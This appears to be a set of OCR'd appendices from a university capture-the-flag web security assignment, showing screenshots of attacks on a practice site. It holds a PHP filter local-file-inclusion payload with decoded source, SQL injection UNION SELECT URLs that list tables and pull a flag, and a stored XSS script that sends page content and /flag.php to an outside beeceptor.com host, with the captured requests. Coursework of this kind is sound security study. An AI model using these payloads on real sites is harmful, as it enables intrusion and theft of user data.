
Appendix 6.



assignment-artemis.unimelb.life/style.php?css_file=php://filter/convert.base64-encode/resource=sober.php

PD9waHAKCgovKgoKQ2hhbGxlbmdlIDE6IExGSTogRkxBR3t0aGVfZGUzcGVyX3kwdV9kaWdfdGhlX21vcmVfZ29sZF95b3UnbGxfZmluZCF9CgoqLwoKcmVxdWlyZSgiYXV0aF9oZWFkZ
/PiI+CiAgICAgICAgICAgIDxhIGNsYXNzPSJuYXYtbGluayIgaHJlZj0iLi9zZWFyY2gucGhwIj4KICAgICAgICAgICAgICA8aSBjbGFzcz0ibWF0ZXJpYWwtaWNvbnMiPnNlYXJjaDwvaT4KIC

Appendix 7.



Do you have to deal with **Base64** format? Then this site is perfect for you! Use our super handy online tool to enc

Decode from Base64 format

Simply enter your data then push the decode button.

PD9waHAKCgovKgoKQ2hhbGxlbmdlIDE6IExGSTogRkxBR3t0aGVfZGUzcGVyX3kwdV9kaWdfdGhlX21vcmVfZ29sZ
F95b3UnbGxfZmluZCF9CgoqLwoKcmVxdWlyZSgiYXV0aF9oZWFkZXIucGhwIik7CgpmdW5jdGlvbiBzaWRlYmFyKC
RwYWdlKXsKICAgICAgPz48ZGl2IGNsYXNzPSJzaWRlYmFyLXdyYXBwZXIiPgogICAgICAgIDx1bCBjbGFzcz0ibmF
2Ij4KICAgICAgICAgIDxsaSBjbGFzcz0ibmF2LWl0ZW0gPD9waHAgaWYgKCRwYWdlID09ICdEYXNoYm9hcmQnKX
tlY2hvICdhY3RpdmUnO30gPz4iPgogICAgICAgICAgICA8YSBjbGFzcz0ibmF2LWxpbmsiIGhyZWY9Ii4vZGFzaGJvYX
JkLnBocCI+CiAgICAgICAgICAgICAgPGkgY2xhc3M9Im1hdGVyaWFsLWljb25zIj5kYXNoYm9hcmQ8L2k+CiAgICAgI
CAgICAgICAgPHA+RGFzaGJvYXJkPC9wPgogICAgICAgICAgICA8L2E+CiAgICAgICAgICA8L2xpPgogICAgICAgICA
gPGxpIGNsYXNzPSJuYXYtaXRlbSA8P3BocCBpZiAoJHBhZ2UgPT0gJ1VzZXIgUHJvZmlsZScpe2VjaG8gJ2FjdGl2Z
Sc7fSA/PiI+CiAgICAgICAgICAgIDxhIGNsYXNzPSJuYXYtbGluayIgaHJlZj0iLi9wcm9maWxlLnBocCI+CiAgICAgI
CAgICAgPGkgY2xhc3M9Im1hdGVyaWFsLWljb25zIj5wZXJzb248L2k+CiAgICAgICAgICAgICAgPHA+VXNlciBQcm9
maWxlPC9wPgogICAgICAgICAgICA8L2E+CiAgICAgICAgICA8L2xpPgogICAgICAgICAgPGxpIGNsYXNzPSJuYXYta
XRlbSA8P3BocCBpZiAoJHBhZ2UgPT0gJ1NlYXJjaCcpe2VjaG8gJ2FjdGl2ZSc7fSA/PiI+CiAgICAgICAgICAgIDxhIGN

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

AUTO-DETECT Source character set.

□ Decode each line separately (useful for when you have multiple entries).

Decodes in real-time as you type or paste (supports only the UTF-8 character set).


Decodes your data into the area below.

```
<?php


/*

Challenge 1: LFI: FLAG{the_de3per_y0u_dig_the_more_gold_you'll_find!}

*/

require("auth_header.php");

function sidebar($page){
```

Decode files from Base64 format

Select a file to upload and process, then you can download the decoded result.

Appendix 8.



assignment-artemis.unimelb.life/search.php?search=ball'+UNION+SELECT+NULL%2CNULL%2CNULL%2C
INHR
Dashboard
User Profile
Search
Search
Search...
5

Search Results

Search Results

ID	Name	Description	Price
1	ball	A play thing	100
			1

Appendix 9.



assignment-artemis.unimelb.life/search.php?search=ball'+UNION+SELECT+NULL%2Ctable_name%2CNUL
INHR
Dashboard
User Profile
Search
Search
Search...
5

Search Results

Search Results

ID	Name	Description	Price
1	ball	A play thing	100
	Flag		1
	Search		1
	Users		1
	testing		1
	ADMINISTRABLE_ROLE_AUTHORIZATIONS		1
	APPLICABLE_ROLES		1
	CHARACTER_SETS		1

Appendix 10.




```
assignment-artemis.unimelb.life/search.php?search=ball'+UNION+SELECT+NULL%2CNULL%2CCOLUMN_
```

Search Results

Search Results

ID	Name	Description	Price
1	ball	A play thing	100
		string	1

Appendix 11.




```
assignment-artemis.unimelb.life/search.php?search=ball'+UNION+SELECT+3%2CNULL%2Cstring%2C1+F
```

Search Results

Search Results

ID	Name	Description	Price
1	ball	A play thing	100
3		FLAG{Shifting_tables_has_nothing_on_me!@#1}	1

Appendix 12.



Edit Profile

Complete your profile

Company (disabled)

Username: user1

Email address

First Name

Last Name

Address

City

Country

Postal Code

About Me


random.

```
<Script>var x=new XMLHttpRequest();x.open("GET","https://hidehidehide.free.beeceptor.com?"
+ document.body.innerHTML);x.send();</Script>
```

PUBLISH PROFILE FOR APPROVAL

PREVIEW PROFILE

Appendix 13.



Request Header


```
{
 "referer": "http://localhost/pull.php",
 "user-agent": "Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1
(KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1",
 "accept": "*/*",
 "accept-encoding": "gzip, deflate",
 "accept-language": "en,*"
}
```

Query Parameter

```
{
 "// I wonder why my code doesn't work! todo: go back and fix this!//
xhttp.open(\"GET\", \"/flag.php\", true);// xhttp.send();<script>var x": "new
XMLHttpRequest();x.open(\"GET\",\"https://hidehidehide.free.beeceptor.com?\"
document.body.innerHTML);x.send();</script>"
}
```

Hey ya! Great to see you here. Btw, nothing is configured for this request path. Create a rule and start building a mock API.

Appendix 14.




Username: user1

Email address

About Me: random.

```
<Script>var x=new XMLHttpRequest();
x.open("GET","/flag.php",true);
x.send();
x.onreadystatechange = function() {
  if (this.readyState === XMLHttpRequest.DONE && this.status === 200) {
    res = x.responseText;
```

Appendix 15.



GET /?FLAG%7BXSS_it_like_its_hot

Request Body:

GET /?//%20I%20wonder%20why%20my

GET /?//%20I%20wonder%20why%20my

...ing is configured for this request path. ...API.

Hey ya! Great to see you here. Btw, nothing is configured for this request path. Create a rule and start building a mock API.

